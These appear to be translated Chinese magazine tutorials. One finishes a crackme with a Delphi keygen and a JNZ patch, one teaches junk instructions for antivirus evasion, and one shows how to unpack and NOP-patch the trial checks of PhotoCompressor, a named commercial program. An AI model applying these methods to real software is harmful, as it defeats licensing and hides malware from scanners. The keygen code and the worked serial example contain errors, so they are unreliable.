    00447F1D  |  8D55 EC         LEA EDX,DWORD PTR SS:[EBP-14]
    00447F20  |  8B86 EC020000   MOV EAX,DWORD PTR DS:[ESI+2EC]
    00447F26  |  E8 F9C4FFFF     CALL crackme.00444424
    00447F2B  |  8B55 EC         MOV EDX,DWORD PTR SS:[EBP-14]  ;假码出现
    00447F2E  |  8B45 F8         MOV EAX,DWORD PTR SS:[EBP-8]  ;真正的注册码
    00447F31  |  E8 96BDFBFF     CALL crackme.00403CCC  在此处真假注册码比较
    00447F36  |  75 26           JNZ SHORT crackme.00447F5E 相等，跳转就不会实现，否则就会跳转到注册失败
```

可以看出程序是明码比较的，这是非常经典的注册验证，许多软件都在使用这种注册验证，方便了我们直接追踪出注册码，在00447F36处可以实现爆破，可以将JNZ修改为JZ或NOP掉，这样输入假的注册码仍会提示注册成功。

最后我再总结一下，程序根据输入的用户名来计算注册码，输入的用户名如果小于6位，程序就会将用户名累加直到不小于6位，如ab就会变成ababab，abc就会变成abcabc，如果大于6位则仍是前6位有效，比如abc12变成abc12abc12后仍取前6位有效，然后将前6位分别转换成ASCII码与5相加，再将得到的值转换回来，所以注册码只会是6位的，一个用户名对应一个注册码，当然当前6位用户名相同时注册码也是相同的。比如abc123与abc1234就同时对应注册码fgh678，我们可以借助破解辅助计算工具来计算出真正的注册码，输入注册名ab123和注册码123456，计算注册码的过程是将6个字符分别转换成ASCII值并分别加上5再转换成字符就是注册码了。

```
    第一位a(字符) 转换成    61(ASCII)  ~  61+5=66  (f)字符
    第二位b 转换成          62            62+5=67  (g)
    第三位1 转换成          31            31+5=36  (6)
    第四位2 转换成          32            32+5=37  (7)
    第五位3 转换成          33            33+5=38  (8)
    第六位b 转换成          61            61+5=66  (f)
```

所以注册码就是fg678f，现在我们来编写注册机，我使用的是Borland Delphi，注册机的代码如下：

```
function GetSerialCode(const ACode: string): string;
var
  I: Integer;
  Code: string;
begin
  Code := ACode;
  while Length(Code) < 6 do
    Code := Code + Code;

  Code := Copy(Code, 1, 6);
  for I := 1 to 6 do
    Result := Result + Chr((Ord(Code[I]) + 5);
end;
```


由于本人也是一个新手，文章中难免会有许多不足之处，还希望大家给予指正。

（本文所涉及到的PEID、OD、注册机程序已经收录到光盘中）

打造完美花指令

——浅谈花指令平衡原理

无壳螃蟹



相信很多朋友对花指令都不陌生，随着学习的不断深入，汇编语言功底也在不断的增强，但是更多的朋友仅仅是停留在会用的基础上，而对花指令并没有实际的理解，想成为一名真正的高手，就要从更基础的方面下手。我查阅了汇编语言的相关书籍，又结合自已的经验，配合了相关实例，通过花指令来带领大家近一步的了解汇编语言的相关知识，本文正是由此而写的。

一、知识准备

什么是堆栈？堆栈是一个特定的RAM存储区，主要用于暂存数据和断点地址。堆栈一端固定，称为栈底，另一端浮动，称为栈顶。先压入的数据后弹出，后压入的数据先弹出，就像盖楼房一样，要从下往上盖（以Intel CPU为例），如图1。压入数据的时候，要先进7964H，再进34CDH……出栈的时候要先出1245H，再出AB48H……（高字节存高地址，低字节存低地址，压栈出栈都是2的倍数的字节数）。

	一个存储单元存储8位2进制数
	8位2进制数=1字节
ESP→	45H
	12H
低地址	48H
↓	ABH
	CDH
	34H
高地址	64H
	79H
SS→	数据··

图1

什么是寄存器？寄存器分通用寄存器（EAX、EBX、ECX、EDX、ESP、EBP、ESI、EDI）、段寄存器（CS代码段、SS堆栈段、DS数据段、ES附加段……）、指令指针寄存器（EIP）、标志寄存器（EFLAGS）。其中，我们经常用到的是通用寄存器以及指令指针寄存器EIP。EIP用来存放当前指令的偏移地址，用于指向下一条指令。标志寄存器主要用于表示运算结果的进位、符号位、奇偶等信息，比如JE、JNE、JO等跳转语句，都是依靠标志寄存器来实现的。

二、花指令原理

“花指令的原理就是堆栈平衡”，相信大家对于这句话也都不陌生，因为许多关于花指令的文章都会这么写，但我认为这句话说的并不够完善，实际上花指令就是程序中一些无用的代

码，它的存在与否并不影响程序的正常运行，花指令不仅仅要做到堆栈平衡，还要做到“寄存器平衡”及“标志位平衡”。可能有读者要问了，什么是堆栈平衡？什么是寄存器平衡？什么是标志位平衡呢？下面我将以实例来向大家说明。

三、CALL指令与堆栈平衡

说到堆栈平衡，就不能不说CALL指令（其实，壳与ESP定律，都是利用的堆栈平衡原理），相信大家对这条指令也不陌生吧？是的，就是调用子程序命令，而CALL的工作过程，能更好的帮助我们理解堆栈平衡。

实际上，CALL这条命令在执行后对应两个步骤：1、将CALL的下一条指令地址压入堆栈。2、JMP到CALL后边的地址，如图2。

```
00409014 | E8 B0000000 | call   004090C9
00409019 | 59          | pop    ecx
```

图2

先将00409019这个地址压入堆栈，然后“JMP 00409C9”去执行子程序中的内容。当子程序执行完毕后，需要返回到CALL的下一条指令处，这时就需要RETN了。RETN是如何工作的呢？实际上就是JMP跳到当前ESP指向的地址，也就是当初执行CALL指令压入的地址。因此，在子程序中，对堆栈进行操作，一定要保证指令成对出现，比如有“PUSH EAX”，就要有“POP EAX”，这样在最后执行RETN的时候，地址指向才不会出错，这就是著名的堆栈平衡原理！如果没有保持堆栈平衡，那么RETN就会跑飞了，程序自然也就出错了（有过汇编语言编程经验的朋友都应该知道，在进行静态检查的时候，其中有一条重点，就是检查“堆栈平衡”）。

四、寄存器平衡

前文中已经提到，由于花指令是无用代码，并不会改变程序原有值，所以当使用ADD、SUB之类的指令，对EAX、EBX……等寄存器进行改变，应在之后将值恢复原样。如图3所示，EAX加5减5后，等于没改变什么，很好理解吧，这就是寄存器平衡。

```
004142A0 | 83C0 05 | add   eax, 5
004142A3 | 83E8 05 | sub   eax, 5
```

图3

五、标志位平衡

标志位对于大家来说应该是比较陌生的，但实际上我们在免杀加花指令以及软件破解中所用到的重要的转跳语句，都是根据标志位来判断的（JMP不算，它太霸道了）。常用的几个标志位如下：CF进位标志位、PF奇偶标志位、AF辅助进位标志位、ZF零标志位、SF符号标志位、OF溢出标志位。在OD中的寄存器窗口中我们可以看到标志位的信息，如图4中的C、P、A、Z、S、T、D、O，都是用来表示标志位的。大多数指令在执行的时候，都会影响标志位，如果我们编写的花指令中，有影响标志位的指令（ADD、SUB、INC、DEC等都会影响），花指令之外的转跳语句将不会按照原有的流程执行，那该怎么办呢？这就应该用到PUSHF与POPF指令了。

```
寄存器 (FPU)
EAX 00000000
ECX 0012FFB0
EDX 7C92E4F4 ntdll.K
EBX 7FFD4000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C930208 ntdll.7

EIP 0041428D 1111111

C 0  ES 0023 32位 0(
P 1  CS 001B 32位 0(
A 0  SS 0023 32位 0(
Z 1  DS 0023 32位 0(
S 0  FS 003B 32位 7F
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_N
```

图4

PUSHF把所有标志位的内容暂存到堆栈中，POPF功能与PUSHF相反，将堆栈中的数据弹出送到标志位中。关于标志位，涉及到的汇编语言知识就比较多了，有兴趣的朋友可以自己查阅相关书籍进行学习，这里就不再详细介绍了。

六、实例说明

好了，介绍了这么多花指令的平衡原理，大家是不是已经跃跃欲试，要自己编写出完美的花指令呢？下面这个小例子将综合运用前文中所包含的原理知识，来帮助大家更好的理解这些内容，如图5。

```
push    ebp         花指令的开头
mov     ebp, esp
pushfd              将标志位压入堆栈
push    eax         将eax压入堆栈
pop     eax         堆栈顶数据弹出送给eax,使堆栈平衡
nop                 无操作指令,啥都没做
add     eax, 20     将eax内容+20
sub     eax, 20     eax内容-20,使其值平衡
xchg    edx, edx    edx与edx的内容交换,相当于nop
popfd               堆栈顶数据弹出,送给标志位,使标志位平衡
push    00408FAE    将入口点地址压入堆栈
retn                入口点地址弹出堆栈,并JMP转跳过去
```

图5

七、总结

通过本文我们所学到的知识点如下：

1、花指令就是无用指令，原理是堆栈平衡，寄存器平衡，标志位平衡。

2、堆栈平衡原理的概念，CALL指令的详细执行过程。

3、汇编语言中，标志位的作用。

4、自己能编写完美的花指令。

突破体验试用版软件的重重限制——破解中的“提权”

文章难易度：★★★
文章阅读点：详细的介绍了对常见的体验试用版软件的破解

Hackerxfight

对于收费共享类软件，我们最常见到的就是通过注册码进行注册来实现软件的合法化，对于这类软件如果是明码比较则可以通过追注册码、写内存注册机、爆破等方法来进行破解，而非明码比较则可以通过分析注册算法、爆破等方法来进行破解。但有时我们也会遇到另一类软件，它们被称为体验试用版软件，如果想获得对软件的合法化和实现软件的全部功能，则需要与软件提供商进行联系，提供相关的信息（例如机器码）等来购买软件，这时候软件提供商才会提供一个正式版本的软件下载链接来给客户进行下载，而只有通过这个下载链接用户才能获得正式版本的软件。

一般情况下，试用版软件的功能都受到了相当大的限制，但有些软件开发商为了减少软件开发的成本，通常只是在正式版

软件上进行了功能的限制来制作试用版本，对于这种情况我们也可以通过相应的破解方法来对软件进行相应的修改，以达到正式版的效果，可以说这就是破解中的提权了。

一、对目标软件进行脱壳

PhotoCompressorV1.4.6Trial是华军软件站上推荐的一款图片压缩工具的试用版本，本文我们就通过对该工具的另类破解来实现正式版的效果，如图1。




图1

使用PEID进行查壳，发现加的是“FSG 2.0 -> bart/xt”的壳，我们可以直接通过超级巡警脱壳机来进行脱壳，脱壳成功后就会在目录下面生成unpacked文件，如图2。

二、NOP超过试用期消息框NAG

运行脱壳后的文件，会在标题栏提示还可以试用29次，并在一段时间后弹出两个消息对话框，提示说软件已经超过了试用期，如图3。




图2

首先我们来分析一下超过了试用期的消息框，由于软件的这个版本V1.4.6是在2008年发行的，因此应该是提取了系统时间然后与一个固定的日期值进行比较来进行判断的（将系统时间更改为2008年时，软件并没有弹出超过试用期的提示）。这样的话，我们就可以通过下时间断点来截获对系统时间进行获取的操作，经过跟踪分析发现，软件是通过GetSystemTime-AsFileTime函数（获取当前系统时间，然后转换成FILETIME格式）获取系统时间的。使用OD载入unpacked，按ctrl+n来到**KERNEL32.GetSystemTimeAsFileTime**处，点击右键，选择在每个参考上设置断点，然后让程序跑起来，如图4。




图3




图4

比较直观的发现在004B46EF处GetSystemTimeAsFileTime调用两次后，程序会出现两个超过试用期的消息框，分别追踪调用的来源，会发现00406B82和0040C6A9调用了关键的GetSystemTimeAsFileTime函数，来到这两个函数处，发现了可疑的跳转，**0040C6BC |. 7F 1E jg short 0040C6DC**和**00406B95 |. 7F 1E jg short 00406BB5**，如图5，图6。经过分析，很容易就会发现软件读取系统时间进行处理变换后，将结果存入eax并16进制7D8进行比较，大于则跳转（也就会跳出超过试用期的消息框了）。这里我直接将cmp以及jg处进行二进制nop，修改保存为PhotoCompressor_1.exe。




图5

